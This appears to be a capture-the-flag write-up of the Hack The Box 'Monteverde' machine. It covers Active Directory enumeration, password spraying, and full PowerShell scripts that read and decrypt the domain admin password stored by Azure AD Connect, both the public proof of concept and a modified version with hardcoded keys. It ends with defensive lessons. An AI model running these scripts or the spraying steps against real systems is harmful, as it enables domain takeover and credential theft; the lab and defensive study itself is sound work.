Get-ADDomainController -Filter *
Get-ADUser -Filter { ServicePrincipalName -like "*" } -Property ServicePrincipalName | Select-Object Name, ServicePrincipalName
Get-ADComputer -Filter * -Properties ServicePrincipalName | Select-Object -ExpandProperty ServicePrincipalName
net user /domain
And perform the same for each specific username




At this point, for knowing that way to privilege escalation is AD Connect for Red Teamers, I needed to see the hint. Basically, exist a post of Azure AD connect for Red Teamers. In this post exist lot of information about vulnerabilities In this room, our target for priv escalation is this guy: Azura AD sync service. Exist some vulnerabilities published in internet about this service.
We need use this blog post for understand how retrieve passwords of AD Sync: blog.xpnsec.com/azuread-connect-for-redteam/
Key discovery: Azure AD Connect installed
How to identify: - Program Files contains “Microsoft Azure AD Sync” - Service ADSync exists - Database ADSync in LocalDB —
Azure AD Connect Exploitation#
What is Azure AD Connect:
- Synchronizes on-premises AD with Azure AD (cloud)
- Requires Domain Admin credentials to function
- Stores credentials locally in SQL database
Why it’s vulnerable:
- Credentials encrypted but keys stored alongside
- Any user with system access can query LocalDB - Database:
(localdb)\.\ADSync - Table:
mms_server_configuration
Attack chain:
- Extract encryption parameters from database
- Use mcrypt.dll to decrypt stored credentials

- Obtain Domain Admin password

we can’t enum the services with Get-Service
but we can do it with: see the registry property

The binary service is miiserver
we can use:
Get-ItemProperty -Path "path" | Format-list -Property * -Force
the blog say for use this as a script .ps1:
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"|
||
|$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Data Source=(localdb)\.\ADSync;Initial Catalog=ADSync"|
|$client.Open()|
|$cmd = $client.CreateCommand()|
|$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"|
|$reader = $cmd.ExecuteReader()|
|$reader.Read() \| Out-Null|
|$key_id = $reader.GetInt32(0)|
|$instance_id = $reader.GetGuid(1)|
|$entropy = $reader.GetGuid(2)|
|$reader.Close()|
||
|$cmd = $client.CreateCommand()|
|$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"|
|$reader = $cmd.ExecuteReader()|
|$reader.Read() \| Out-Null|
|$config = $reader.GetString(0)|
|$crypted = $reader.GetString(1)|
|$reader.Close()|
||
|add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'|
|$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager|
|$km.LoadKeySet($entropy, $instance_id, $key_id)|
|$key = $null|
|$km.GetActiveCredentialKey([ref]$key)|
|$key2 = $null|
|$km.GetKey(1, [ref]$key2)|
|$decrypted = $null|
|$key2.DecryptBase64ToString($crypted, [ref]$decrypted)|
||
|$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" \| select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}|
|$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" \| select @{Name = 'Username'; Expression = {$_.node.InnerXML}}|
|$password = select-xml -Content $decrypted -XPath "//attribute" \| select @{Name = 'Password'; Expression = {$_.node.InnerText}}|
||
|Write-Host ("Domain: " + $domain.Domain)|
|Write-Host ("Username: " + $username.Username)|
|Write-Host ("Password: " + $password.Password)|
But don’t run sucessfull In this point I use the official writeup for find how to progress here.
And then, we need to extract the instance_id and entropy manually.
Manual Database Extraction#
Why manual extraction needed:
- Public POC scripts query database directly in script
- Connection string in POC may not match target
- Need to extract GUIDs first, then hardcode them
Extract encryption keys:
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"What is sqlcmd:
- Microsoft SQL Server command-line tool
- Built-in to Windows
- Connects to LocalDB without credentials (Windows authentication)
Parameters:
-S: Server name-Q: Execute query and exit

We need to modify the initial script for:

Modified script:
Function Get-ADConnectPassword{
Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM
mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close() add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)
$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = $_.node.InnerXML}}
Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
}

And then, use in envil-winrm for execution:
. .\scriptname.ps1
Get-ADConnectPassword
How it works:
- Connection: Uses Windows authentication to LocalDB
- Query: Retrieves encrypted configuration from
mms_management_agenttable - Load DLL: Imports Microsoft’s decryption library
- Key Manager: Initializes with entropy and instance_id
- Decrypt: Uses key to decrypt Base64-encoded password
- Parse: Extracts domain/username/password from XML
Key concepts:
- mcrypt.dll: Microsoft’s cryptography library for AD Sync
- KeyManager: Manages encryption keys for AD Sync
- Base64ToString: Decodes Base64 and decrypts in one operation
- XPath: Query language for XML documents
Lessons Learned#
This machine provided valuable insights into Active Directory enumeration, Azure AD Connect exploitation, and the importance of secure credential management practices.
Password Spraying#
The no-lockout policy was the key here. I could spray all day without worrying about locking accounts. In real pentests, always check net accounts /domain or enum4linux to see if lockout is enabled.
In HTB/OSCP boxes, service accounts with weak passwords are a common pattern. If you see “svc-” or “service” in a username, always try username=password first.
What orgs should do: Enable lockout after 3-5 failed attempts, use complex password policies, monitor for spray attacks (multiple failed logins across different accounts from same IP).
Credential Exposure in SMB Shares#
Storing credentials in plaintext configuration files creates unnecessary risk.
Detection: Monitor file access logs for sensitive share access, implement DLP solutions to detect credentials in files, and regularly audit shared folders for sensitive information.
Azure AD Connect Security#
Here’s the thing with AD Connect: it HAS to store domain admin creds locally because it needs them to sync with Azure AD. The problem? Those creds are encrypted but the keys are right there in the same database. It’s like locking your door and leaving the key under the mat.
Any user with access to the server can query LocalDB and grab:
- instance_id
- entropy
- keyset_id
Then you just load mcrypt.dll and decrypt everything. Game over.
Real organizations should treat these servers like DCs - Tier 0 assets. Lock them down, use gMSA accounts, enable Credential Guard, and monitor every database query. But most don’t, which is why this attack still works.
Manual Database Extraction#
The POC from xpnsec’s blog didn’t work out of the box. The database connection kept failing. Took me a while to figure out, but I needed to extract the encryption parameters manually first:
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"Then hardcode them in the script. This is why understanding HOW exploits work is more important than just running them. When tools fail (and they will), you need to adapt. Lesson: Always read the source code. Don’t just ./exploit.py and pray.
Azure AD Integration Risks#
The presence of Azure AD Connect creates an attractive target because:
- It requires Domain Admin credentials to function
- These credentials are stored locally (even if encrypted)
- Compromise of the sync server = compromise of the domain
- Many organizations don’t properly secure these critical systems
Organizations with hybrid AD/Azure AD environments should treat synchronization servers as Tier 0 assets with the highest security controls.